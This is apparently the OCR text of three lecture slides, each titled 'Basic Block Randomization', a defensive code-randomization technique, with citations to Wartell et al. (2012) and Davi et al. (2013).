
Basic Block Randomization

[Wartell et al., ACM CCS 2012; Davi et al. AsiaCCS 2013]




Basic Block Randomization

[Wartell et al., ACM CCS 2012; Davi et al. AsiaCCS 2013]




Basic Block Randomization

[Wartell et al., ACM CCS 2012; Davi et al. AsiaCCS 2013]



